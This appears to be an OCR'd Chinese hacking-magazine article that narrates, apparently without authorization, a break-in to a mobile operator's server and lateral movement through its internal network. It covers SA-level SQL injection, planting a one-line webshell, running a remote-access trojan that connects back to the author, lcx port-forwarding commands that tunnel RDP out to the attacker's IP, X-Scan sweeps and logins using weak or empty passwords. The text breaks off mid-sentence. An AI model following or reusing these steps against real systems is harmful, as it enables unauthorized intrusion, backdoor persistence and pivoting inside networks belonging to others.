
在某移动内网中穿梭

黑萝卜[S.H.C]&[SYC]

暑假真长，但是在学习中时间一点也不慢，每天晚上都是熬夜到几点，当然还是要找点事情来做的了！这不，刚上线我弟弟蓝雨轩就说发现一个移动分站的注入点，要我一起看下，这种提神的事情当然不能放过。打开地址用工具检测下，汗！居然是SA（图1），不拿下它就实在对不起众位读者了。

既然是SA，首先确定下是否数据库和WEB程序分离了。执行命令ping我自己，看防火墙报警的IP和网站IP相同，就确定了它的数据库和WEB是在一台服务器上。我开始的想法是直接执行命令，加账户，开3389，然后登录就是了，但是没有想到遇到了点问题！因为命令无法回显，始终不知道3389到底开了没有，反正就是连接不上，那就只有退而求其次，拿个webshell再说！

SA拿webshell的过程相信大家已经很熟悉了吧！这里还是配合截图简单叙述下过程吧，首先用啊D列出WEB目录，这个没有什么技巧可言，基本是靠运气和经验！很快我就找到了，如图2所示。我们用最快的方法换到教主的执行命令功能，向WEB目录写一句话马，如图3所示。很快拿海阳的客户端连接上了，进去之后发现基本没有经过安全配置，什么都可以干，就执行**netstat -na**命令看了下连接情况，居然发现3389是监听的，那为什么刚才我连接不上呢？，偶然看了下服务器信息，才恍然大悟！这台机器居然只有内网IP，如图4所示。大概了解了情况，原来此移动公司是采用了硬件防火墙作的映射，也就是说他所有的服务器其实都在防火墙以后并且没有外网IP！可能有朋友就会问了，没有外网IP那我们访问它网站用的IP是什么呢？其实如果使用硬件防火墙配置过这种环境的朋友就应该明白了，这是现在大公司流行的NAT配置方法，这样相对来说比较安全。要是对他整个网段


图1






图2


图3


图4




图5





图6


扫描的话基本也是没有收获的！

现在了解了问题又该怎么办呢？思考了下，得出结论，要么把它映射出来，要么直接给它吃个鸽子让它自己反弹出来。我选择了给它吃个鸽子，毕竟这个稍微简单点。想到就做，用webshell上传了鸽子，然后跟前面写一句话马一样，让执行鸽子！（其实很多时候，鸽子是反弹不回来的，因为硬件防火墙是可以设置不让服务器访问外面，只让外面访问它的80端口，这样是最安全的，但是管理员没有这么做，给了我一个机会，呵呵！很快鸽子上线了，如图5所示。


现在拿到一个图形界面了，应该可以扫描内部网络了，但是鸽子连接速度太慢了，我还是比较喜欢终端，那就把它3389映射出来吧！这里我用的是lcx编译的工具，具体步骤如下：首先在本机执行 **lcx –listen 51 3388**，这个作用是监听51和3388端口，然后把51端口接受到的数据都转发到3388端口！然后在肉鸡上执行 **lcx –slave 你的IP 51 127.0.0.1 3389**，这个就是把肉鸡的3389数据转发到我机器的51端口，执行完毕之后，很快cmd就有了反应（图6），这个时候就可以拿连接器连接本地的3388端口，就是连接肉鸡的3389了（图7）。


图7

接着用先前SA注入时添加的账号登录进去（图8）。其实这个步骤完全可以直接在webshell里面进行，也就是可以省略用鸽子的一步！因为后面涉及服务器太多，我这里便于大家理解，把首先拿到这台服务器编为1号机。


图8

进了1号机的终端就比较有感觉了，上传xscan，开始在移动内网穿梭了，HOHO！填上自己所在网段的全部机器就下楼买冰棍吃去了！我一点也不担心会没有漏洞，为什么呢？因为大家都以为很安全的内网肯定防范意识不高的，结果也很说明问题。10钟后，吃完冰棍回来了，结果也出来了（图9），不急着发表评论，我们一个漏洞一个漏洞地来。


图9

首先找最严重的，如图10所示，NT-Server弱口令："SUNTEK/[口令与用户名相同]"，呵呵，还开了3389，那我们还等什么，直接连接又是一台肉鸡咯！事实跟想像一样，连接上了，如图11所示。我们暂且叫它2号机。接着看扫描报告！如图12，NT-Server弱口令："cluster/[空口令]"，汗了吧，内网就是内网，呵呵！准备又直接连接3389了，仔细一看3389没有开，怎么办呢？又没有其他什么漏洞了，难道就拿这个空口令没有办法？回头去看1号机，猛然发现是安装了pcanywhere，打开控制端一看，惊呆了（图13）！如果这个管理员所有的被控端用一样的密码，那不是……想着即将到手的一大堆肉鸡，赶紧去破解密码！和以前在webshell下用pcanywhere提权一


